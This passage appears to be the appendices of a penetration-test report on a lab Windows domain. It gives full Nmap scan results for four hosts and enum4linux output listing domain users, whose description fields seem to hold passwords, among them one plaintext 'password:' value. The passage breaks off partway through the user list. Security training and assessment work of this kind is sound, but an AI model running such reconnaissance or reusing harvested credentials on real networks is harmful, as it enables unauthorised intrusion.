OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1

TCP/IP fingerprint:

OS:SCAN(V=7.80%E=4%D=11/29%OT=21%CT=1%CU=38654%PV=Y%DS=1%DC=D%G=N%M=000C29%

OS:TM=5DE132F0%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=1%ISR=108%TI=I%CI=I%II=I

OS:%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8S

OS:T11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=20

OS:00%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=8

OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(

OS:R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F

OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%

OS:T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD

OS:=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE

OS:(R=Y%DFI=N%T=80%CD=Z)


Uptime guess: 0.085 days (since Fri Nov 29 07:59:19 2019)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=250 (Good luck!)

IP ID Sequence Generation: Incremental
```

```
Service Info: Hosts: Welcome, uadtargetnet.com, SERVER1; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_server_2008:r2:sp1


Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

# Nmap done at Fri Nov 29 10:02:08 2019 -- 1 IP address (1 host up) scanned in 118.07
seconds
```

APPENDIX 4 – SERVER 2 TCP SCAN

```
# Nmap 7.80 scan initiated Fri Nov 29 10:02:08 2019 as: nmap -sT -p1-65535 -v -v -T5 -sV -O -oN
newTCPserver2 192.168.0.2

Nmap scan report for 192.168.0.2

Host is up, received arp-response (0.00096s latency).

Scanned at 2019-11-29 10:02:08 EST for 105s

Not shown: 65506 closed ports

Reason: 65506 conn-refused

PORT     STATE SERVICE      REASON  VERSION

23/tcp    open  telnet       syn-ack Microsoft Windows XP telnetd

42/tcp    open  tcpwrapped   syn-ack

53/tcp    open  domain       syn-ack Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)

80/tcp    open  http         syn-ack Apache httpd (PHP 5.6.30)

88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2019-11-29 15:02:56Z)

135/tcp   open  msrpc        syn-ack Microsoft Windows RPC

139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn

389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com,
Site: lab-site1)

445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
(workgroup: UADCWNET)

464/tcp   open  kpasswd5?    syn-ack
```

```
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com,
Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows RPC
49157/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        syn-ack Microsoft Windows RPC
49163/tcp open  msrpc        syn-ack Microsoft Windows RPC
57982/tcp open  msrpc        syn-ack Microsoft Windows RPC
58002/tcp open  msrpc        syn-ack Microsoft Windows RPC
58019/tcp open  msrpc        syn-ack Microsoft Windows RPC
58025/tcp open  msrpc        syn-ack Microsoft Windows RPC
58247/tcp open  msrpc        syn-ack Microsoft Windows RPC
59132/tcp open  msrpc        syn-ack Microsoft Windows RPC
MAC Address: 00:0C:29:70:FC:E3 (VMware)
Device type: general purpose
Running: Microsoft Windows 2008|7|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Server 2008 R2 SP1, Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1, Microsoft Windows 7 or 8.1 R1 or
Server 2008 R2 SP1
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/29%OT=23%CT=1%CU=%PV=Y%DS=1%DC=D%G=N%M=000C29%TM=5D
OS:E1335A%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=

OS:S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%

OS:O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W

OS:6=2000)ECN(R=Y%DF=Y%TG=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%TG=80%

OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%TG=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R

OS:=Y%DF=Y%TG=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%TG=80%W=0%S=A%A=O%

OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%TG=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=

OS:Y%TG=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%TG=80%W=0%S=Z%A=S+%F=AR%O

OS:=%RD=0%Q=)U1(R=N)IE(R=Y%DFI=N%TG=80%CD=Z)


Uptime guess: 0.059 days (since Fri Nov 29 08:38:49 2019)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=258 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: Host: SERVER2; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows


Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Fri Nov 29 10:03:54 2019 -- 1 IP address (1 host up) scanned in 105.76 seconds
```

Appendix 5 – Server 1 UDP scan

```
# Nmap 7.80 scan initiated Fri Nov 29 10:03:54 2019 as: nmap -sU -p1-2000 -v -v -T4 -sV -oN newUDPserver1 192.168.0.1

Increasing send delay for 192.168.0.1 from 0 to 50 due to 63 out of 157 dropped probes since last increase.

Warning: 192.168.0.1 giving up on port because retransmission cap hit (6).

Nmap scan report for 192.168.0.1

Host is up, received arp-response (0.00081s latency).
```

```
Scanned at 2019-11-29 10:03:54 EST for 357s
Not shown: 1988 closed ports
Reason: 1988 port-unreaches
PORT    STATE         SERVICE      REASON              VERSION
42/udp  open|filtered nameserver   no-response
53/udp  open          domain       udp-response ttl 128 Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
67/udp  open|filtered dhcps        no-response
68/udp  open|filtered dhcpc        no-response
88/udp  open          kerberos-sec udp-response         Microsoft Windows Kerberos (server time: 2019-11-29 15:08:05Z)
123/udp open          ntp          udp-response ttl 128 NTP v3
137/udp open          netbios-ns   udp-response ttl 128 Microsoft Windows netbios-ssn (workgroup: UADCWNET)
138/udp open|filtered netbios-dgm  no-response
161/udp open|filtered snmp         no-response
389/udp open|filtered ldap         no-response
464/udp open|filtered kpasswd5     no-response
500/udp open|filtered isakmp       no-response
MAC Address: 00:0C:29:77:67:D6 (VMware)
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 29 10:09:52 2019 -- 1 IP address (1 host up) scanned in 357.89 seconds
```

APPENDIX 6 – SEVER 2 UDP SCAN

```
# Nmap 7.80 scan initiated Fri Nov 29 10:09:52 2019 as: nmap -sU -p1-2000 -v -v -T4 -sV -oN newUDPserver2 192.168.0.2

Warning: 192.168.0.2 giving up on port because retransmission cap hit (6).

Increasing send delay for 192.168.0.2 from 100 to 200 due to 11 out of 11 dropped probes since last increase.

Increasing send delay for 192.168.0.2 from 200 to 400 due to 11 out of 11 dropped probes since last increase.

Increasing send delay for 192.168.0.2 from 400 to 800 due to 11 out of 11 dropped probes since last increase.

Increasing send delay for 192.168.0.2 from 800 to 1000 due to 11 out of 12 dropped probes since last increase.

Nmap scan report for 192.168.0.2

Host is up, received arp-response (0.00086s latency).

Scanned at 2019-11-29 10:09:52 EST for 5738s

Not shown: 1623 closed ports, 373 open|filtered ports

Reason: 1623 port-unreaches and 373 no-responses

PORT    STATE SERVICE      REASON              VERSION

53/udp  open  domain       udp-response ttl 128 Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)

88/udp  open  kerberos-sec udp-response         Microsoft Windows Kerberos (server time: 2019-11-29 16:25:33Z)

123/udp open  ntp          udp-response ttl 128 NTP v3

137/udp open  netbios-ns   udp-response ttl 128 Microsoft Windows netbios-ssn (workgroup: UADCWNET)

MAC Address: 00:0C:29:70:FC:E3 (VMware)

Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

```
Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Fri Nov 29 11:45:30 2019 -- 1 IP address (1 host up) scanned in 5738.38 seconds
```

Appendix 7 – Client 1 TCP scan

```
# Nmap 7.80 scan initiated Fri Nov 29 11:49:36 2019 as: nmap -sT -p1-65535 -v -v -T5 -sV -O -oN newTCPclient1 192.168.0.10

Nmap scan report for 192.168.0.10

Host is up, received arp-response (0.0016s latency).

Scanned at 2019-11-29 11:49:36 EST for 105s

Not shown: 65526 closed ports

Reason: 65526 conn-refused

PORT      STATE SERVICE      REASON  VERSION

135/tcp   open  msrpc        syn-ack Microsoft Windows RPC

139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn

445/tcp   open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: UADCWNET)

49152/tcp open  msrpc        syn-ack Microsoft Windows RPC

49153/tcp open  msrpc        syn-ack Microsoft Windows RPC

49154/tcp open  msrpc        syn-ack Microsoft Windows RPC

49155/tcp open  msrpc        syn-ack Microsoft Windows RPC

49156/tcp open  msrpc        syn-ack Microsoft Windows RPC

61827/tcp open  msrpc        syn-ack Microsoft Windows RPC

MAC Address: 00:0C:29:4D:BD:53 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1

TCP/IP fingerprint:

OS:SCAN(V=7.80%E=4%D=11/29%OT=135%CT=1%CU=32992%PV=Y%DS=1%DC=D%G=N%M=000C29

OS:%TM=5DE14C89%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II

OS:=I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW

OS:8ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=

OS:2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T

OS:=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T

OS:3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O

OS:%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=

OS:Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%

OS:RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)

OS:IE(R=Y%DFI=N%T=80%CD=Z)


Uptime guess: 0.370 days (since Fri Nov 29 02:58:36 2019)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=262 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:microsoft:windows


Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Fri Nov 29 11:51:21 2019 -- 1 IP address (1 host up) scanned in 105.47 seconds
```

APPENDIX 8 – CLIENT 2 TCP SCAN

```
# Nmap 7.80 scan initiated Fri Nov 29 11:51:21 2019 as: nmap -sT -p1-65535 -v -v -T5 -sV -O -oN
newTCPclient2 192.168.0.11

Warning: 192.168.0.11 giving up on port because retransmission cap hit (2).

Nmap scan report for 192.168.0.11
```

```
Host is up, received arp-response (0.00091s latency).

Scanned at 2019-11-29 11:51:22 EST for 103s

Not shown: 65522 closed ports

Reason: 65522 conn-refused

PORT     STATE    SERVICE     REASON     VERSION

135/tcp   open    msrpc       syn-ack    Microsoft Windows RPC

139/tcp   open    netbios-ssn  syn-ack    Microsoft Windows netbios-ssn

445/tcp   open    microsoft-ds syn-ack    Microsoft Windows 7 - 10 microsoft-ds (workgroup:
UADCWNET)

10495/tcp filtered unknown     no-response

41787/tcp filtered unknown     no-response

46445/tcp filtered unknown     no-response

49152/tcp open    msrpc       syn-ack    Microsoft Windows RPC

49153/tcp open    msrpc       syn-ack    Microsoft Windows RPC

49154/tcp open    msrpc       syn-ack    Microsoft Windows RPC

49155/tcp open    msrpc       syn-ack    Microsoft Windows RPC

49156/tcp open    msrpc       syn-ack    Microsoft Windows RPC

49163/tcp open    msrpc       syn-ack    Microsoft Windows RPC

54797/tcp filtered unknown     no-response

MAC Address: 00:0C:29:BC:2C:74 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1

TCP/IP fingerprint:

OS:SCAN(V=7.80%E=4%D=11/29%OT=135%CT=1%CU=44126%PV=Y%DS=1%DC=D%G=N%M=000C29

OS:%TM=5DE14CF1%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II
OS:=I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW
OS:8ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=
OS:2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T
OS:=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T
OS:3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O
OS:%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=
OS:Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=80%CD=Z)


Uptime guess: 0.128 days (since Fri Nov 29 08:48:05 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows


Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 29 11:53:05 2019 -- 1 IP address (1 host up) scanned in 104.05 seconds
```

APPENDIX 9 – CLIENT 1 UDP SCAN

```
# Nmap 7.80 scan initiated Fri Dec  6 09:08:02 2019 as: nmap -sU -p1-2000 -v -v -T4 -sV -oN Client2UDP 192.168.0.10

Increasing send delay for 192.168.0.10 from 0 to 50 due to 67 out of 167 dropped probes since last increase.

Warning: 192.168.0.10 giving up on port because retransmission cap hit (6).

Increasing send delay for 192.168.0.10 from 200 to 400 due to 11 out of 22 dropped probes since last increase.

Increasing send delay for 192.168.0.10 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.10 from 800 to 1000 due to 11 out of 19 dropped probes since last increase.

Nmap scan report for 192.168.0.10

Host is up, received arp-response (0.00074s latency).

Scanned at 2019-12-18 12:50:54 EST for 352s

Not shown: 1983 closed ports

Reason: 1983 port-unreaches

PORT     STATE         SERVICE      REASON               VERSION

123/udp  open|filtered ntp          no-response

137/udp  open          netbios-ns   udp-response ttl 128 Microsoft Windows 10 netbios-ns (workgroup: UADCWNET)

138/udp  open|filtered netbios-dgm  no-response

403/udp  open|filtered decap        no-response

500/udp  open|filtered isakmp       no-response

687/udp  open|filtered asipregistry no-response

841/udp  open|filtered unknown      no-response

1227/udp open|filtered dns2go       no-response

1280/udp open|filtered pictrography no-response

1321/udp open|filtered pip          no-response

1443/udp open|filtered ies-lm       no-response

1476/udp open|filtered clvm-cfg     no-response

1585/udp open|filtered intv         no-response

1757/udp open|filtered cnhrp        no-response

1764/udp open|filtered cft-3        no-response

1888/udp open|filtered ncconfig     no-response

1937/udp open|filtered jwserver     no-response

MAC Address: 00:0C:29:4D:BD:53 (VMware)

Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:microsoft:windows_10
```

```
Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Wed Dec 18 12:56:46 2019 -- 1 IP address (1 host up) scanned in 352.15 seconds
```

APPENDIX 10 – CLIENT 2 UDP SCAN

```
# Nmap 7.80 scan initiated Fri Dec  6 09:08:02 2019 as: nmap -sU -p1-2000 -v -v -T4 -sV -oN
ClientUDPserver2 192.168.0.11

Increasing send delay for 192.168.0.11 from 0 to 50 due to 67 out of 167 dropped probes since last
increase.

Warning: 192.168.0.11 giving up on port because retransmission cap hit (6).

Increasing send delay for 192.168.0.11 from 200 to 400 due to 16 out of 39 dropped probes since last
increase.

Increasing send delay for 192.168.0.11 from 400 to 800 due to 11 out of 11 dropped probes since last
increase.

Increasing send delay for 192.168.0.11 from 800 to 1000 due to 11 out of 19 dropped probes since last
increase.

Nmap scan report for 192.168.0.11

Host is up, received arp-response (0.0015s latency).

Scanned at 2019-12-06 09:08:02 EST for 2566s

Not shown: 1940 closed ports

Reason: 1940 port-unreaches

PORT     STATE         SERVICE      REASON              VERSION

41/udp   open|filtered graphics     no-response

84/udp   open|filtered ctf          no-response

123/udp  open|filtered ntp          no-response

137/udp  open          netbios-ns   udp-response ttl 128 Microsoft Windows 10 netbios-ns (workgroup:
UADCWNET)

138/udp  open|filtered netbios-dgm  no-response

193/udp  open|filtered srmp         no-response

291/udp  open|filtered unknown      no-response

321/udp  open|filtered pip          no-response
```

```
366/udp  open|filtered odmr          no-response
381/udp  open|filtered hp-collector  no-response
452/udp  open|filtered sfs-config    no-response
495/udp  open|filtered intecourier   no-response
498/udp  open|filtered siam          no-response
500/udp  open|filtered isakmp        no-response
518/udp  open|filtered ntalk         no-response
521/udp  open|filtered ripng         no-response
531/udp  open|filtered conference    no-response
554/udp  open|filtered rtsp          no-response
768/udp  open|filtered unknown       no-response
772/udp  open|filtered cycleserv2    no-response
796/udp  open|filtered unknown       no-response
809/udp  open|filtered unknown       no-response
819/udp  open|filtered unknown       no-response
858/udp  open|filtered unknown       no-response
866/udp  open|filtered unknown       no-response
870/udp  open|filtered unknown       no-response
901/udp  open|filtered smpnameres    no-response
947/udp  open|filtered unknown       no-response
994/udp  open|filtered ircs          no-response
1003/udp open|filtered unknown       no-response
1078/udp open|filtered avocent-proxy no-response
1090/udp open|filtered ff-fms        no-response
1113/udp open|filtered ltp-deepspace no-response
1145/udp open|filtered x9-icue       no-response
1192/udp open|filtered caids-sensor  no-response
1235/udp open|filtered mosaicsyssvc1 no-response
1241/udp open|filtered nessus        no-response
```

```
1242/udp open|filtered nmasoverip    no-response
1319/udp open|filtered amx-icsp      no-response
1407/udp open|filtered dbsa-lm       no-response
1447/udp open|filtered apri-lm       no-response
1550/udp open|filtered 3m-image-lm   no-response
1560/udp open|filtered asci-val      no-response
1592/udp open|filtered commonspace   no-response
1642/udp open|filtered isis-am       no-response
1643/udp open|filtered isis-ambc     no-response
1659/udp open|filtered sg-lm         no-response
1704/udp open|filtered bcs-broker    no-response
1765/udp open|filtered cft-4         no-response
1788/udp open|filtered psmond        no-response
1795/udp open|filtered dpi-proxy     no-response
1821/udp open|filtered donnyworld    no-response
1911/udp open|filtered mtp           no-response
1915/udp open|filtered facelink      no-response
1932/udp open|filtered ctt-broker    no-response
1946/udp open|filtered tekpls        no-response
1959/udp open|filtered simp-all      no-response
1960/udp open|filtered nasmanager    no-response
1976/udp open|filtered tcoregagent   no-response
1978/udp open|filtered unisql        no-response
MAC Address: 00:0C:29:BC:2C:74 (VMware)
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows_10

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec  6 09:50:48 2019 -- 1 IP address (1 host up) scanned in 2565.47 seconds
```

APPENDIX 11 – ENUM4LINUX USER LIST

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec  6
09:17:39 2019


 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.0.1
RID Range ........ 500-550,1000-1050
Username ......... 'test'
Password ......... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none



 ====================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ====================================================
[+] Got domain/workgroup name: UADCWNET


 ============================================
|    Nbtstat Information for 192.168.0.1    |
 ============================================
Looking up status of 192.168.0.1
        SERVER1        <00> -         M <ACTIVE>  Workstation Service
        UADCWNET       <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        UADCWNET       <1c> - <GROUP> M <ACTIVE>  Domain Controllers
        SERVER1        <20> -         M <ACTIVE>  File Server Service
        UADCWNET       <1b> -         M <ACTIVE>  Domain Master Browser
        MAC Address = 00-0C-29-77-67-D6


 =====================================
|    Session Check on 192.168.0.1    |
 =====================================
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'


 ===========================================
|    Getting domain SID for 192.168.0.1    |
 ===========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)


 ======================================
|    OS information on 192.168.0.1    |
 ======================================
[+] Got OS info for 192.168.0.1 from smbclient:
[+] Got OS info for 192.168.0.1 from srvinfo:
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     : 500
        os version      :   6.1
        server type     :  0x80102b


 =============================
|    Users on 192.168.0.1    |
 =============================
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina    Name: Antoinette Medina        Desc: none
```

```
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters       Name: Archie Peters      Desc: birdbath

index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin          Name: (null)      Desc: (null)

index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator          Name: (null)      Desc: Built-in
account for administering the computer/domain

index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin       Name: Bill Martin        Desc: tangle

index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson Name: Chester Anderson            Desc:
immune

index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin      Name: Charlene Griffin Desc: equestrian

index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard     Name: Caroline Howard             Desc:
chortle

index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery          Name: Colin Montgomery
            Desc: inadequacy

index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.Moreno     Name: Curtis Moreno     Desc: Merriam

index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.Morris       Name: Carroll Morris      Desc: forage

index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.Olson        Name: Courtney Olson  Desc: ace

index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.Dunn         Name: Daniel Dunn        Desc: born

index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.King           Name: Dwayne King       Desc: nuclear

index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.Manning   Name: Damon Manning             Desc:
pinafore

index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.Pena          Name: Doris Pena          Desc: behavioral

index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.Price         Name: Dawn Price         Desc: mammy

index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.Valdez       Name: Dominick ValdezDesc: hare

index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.Elliott        Name: Elmer Elliott        Desc: opportune

index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.Jones         Name: Emilio Jones        Desc: holt

index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.Chapman  Name: Fredrick Chapman           Desc:
password:rX2HUuoQg9lC

index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.Walsh       Name: Gabriel Walsh     Desc: yachtsman

index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest          Name: (null)      Desc: Built-in account for
guest access to the computer/domain

index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.Pratt          Name: Isabel Pratt         Desc: tease

index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.Andrews    Name: Jennie Andrews Desc: twill
```

```
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.Barrett      Name: Jacquelyn Barrett         Desc:
orchis
index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.Hale         Name: Jenna Hale        Desc: visual
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.Hart         Name: Josefina Hart     Desc: doorknob
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.Johnson      Name: Jamie Johnson     Desc:
bottommost
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.Rhodes       Name: Julie Rhodes      Desc: Greenwich
index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.Saunders     Name: Jay Saunders      Desc: Mynheer
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.Stevenson Name: Jody Stevenson  Desc: slippery
index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres       Name: Jeff Torres       Desc:
radiochemistry
index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.Hudson       Name: Kim Hudson        Desc: epithelial
index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account: krbtgt         Name: (null)    Desc: Key Distribution
Center Service Account
index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.Burke        Name: Lawrence Burke Desc: frame
index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.Carr         Name: Lorene Carr       Desc:
clothesman
